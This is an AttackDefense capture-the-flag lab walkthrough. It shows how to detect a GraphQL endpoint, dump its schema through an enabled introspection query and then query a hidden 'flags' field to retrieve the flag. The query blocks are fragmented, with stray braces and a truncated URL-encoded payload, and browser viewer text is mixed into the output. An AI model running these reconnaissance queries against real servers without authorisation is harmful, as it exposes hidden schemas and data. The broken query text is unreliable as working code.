


[illegible]

Name	Introspection Queries I
URL	https://attackdefense.com/challengedetails?cid=1995
Type	REST: GraphQL

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

When the lab is launched, the JSONView is shown in the browser.



Step 1: Recon: Determining if the target is actually running GraphQL.

Append the following payload to the base URL and make a GET request:

Request Payload: `/?query={}`



The response indicates that the server is using GraphQL to process the queries.

Step 2: Exploring the GraphQL Schema

Since it is mentioned in the challenge description that the Introspection Queries are not disabled. That would allow us to query the GraphQL Schema.

Make the following introspection query to get the Schema information:

Introspection Query:

```
fragment FullType on __Type {
  kind
  name
  description
  fields {
    name
    description
    args {
      ...InputValue
    }
    type {
      ...TypeRef
    }
  }
  inputFields {
    ...InputValue
  }
  interfaces {
    ...TypeRef
  }
}
```

```
}
enumValues {
  name
  description
}
possibleTypes {
  ...TypeRef
}
}
```

```
fragment InputValue on __InputValue {
  name
  description
  type {
    ...TypeRef
  }
  defaultValue
}
```

```
fragment TypeRef on __Type {
  kind
  name
  ofType {
    kind
    name
    ofType {
      kind
      name
      ofType {
        kind
        name
        ofType {
          kind
          name
          ofType {
            kind
            name
            ofType {
              kind
              name
            }
          }
        }
      }
    }
  }
}
```

```

    }
  }
}
}
}
}
}

query IntrospectionQuery {
  __schema {
    queryType {
      name
    }
    mutationType {
      name
    }
    types {
      ...FullType
    }
    directives {
      name
      description
      locations
      args {
        ...InputValue
      }
    }
  }
}

```

Note: The above query is a slightly modified version query mentioned in the following Github Gist:

Reference: <https://gist.github.com/localh0t/240a8037922a0b168ea85fd8fef7bded>

Append the following GET request payload to the base URL to issue the above query:

Request Payload:

```

/?query=fragment%20FullType%20on%20__Type%20{%20kind%20name%20%20description%20fields%20{%20name%20description%20%20args%20{%20...InputValue%20}%20type%20{%20...TypeRef%20}%20inputFields%20{%20...InputValue%20}%20interfaces%20{%20

```


JSON
Raw Data
Headers

Save
Copy
Collapse All
Expand All
Filter JSON

data:
__schema:
queryType:
name:
"Query"
mutationType:
name:
"Mutation"
types:
0:
kind:
"OBJECT"
name:
"Query"
description:
null
fields:
0:
name:
"node"
description:
"The ID of the object"
args:
0:
{-}
...
5:
name:
"flags"
description:
null
args:
[]
type:
kind:
"LIST"
name:
null
ofType:
{-}
inputFields:
null
interfaces:
[]
enumValues:
null
possibleTypes:
null

Notice that the Query object has a flags fields.

...

▼ 15:	
kind:	"OBJECT"
name:	"Flags"
description:	"Contains the flag entry!"
▼ fields:	
▼ 0:	
name:	"id"
description:	"The ID of the object."
args:	[]
▼ type:	
kind:	"NON_NULL"
name:	null
ofType:	{-}
▼ 1:	
name:	"name"
description:	null
args:	[]
▼ type:	
kind:	"SCALAR"
name:	"String"
ofType:	null
▼ 2:	
name:	"value"
description:	null
args:	[]

So, in the backend, the Flags type contains the flag (as stated in the description) and it has the following fields: id, name and value.

Also, since it is observed above that the Query object has a "flags" field, making a query to fetch the name and value from all the flag entries present in the backend.

Query:

```
{
  flags {
    name
    value
  }
}
```


Append the following GET request payload to the base URL to issue the above query:

Request Payload: `/?query={+flags+{+name+value+}+}`

Response:



Flag: 9bf4c0e6e2e8ce9183ca28a87191723e

References:

1. GraphQL (<https://graphql.org>)
2. Introspection Query
(<https://gist.github.com/localh0t/240a8037922a0b168ea85fd8fef7bded>)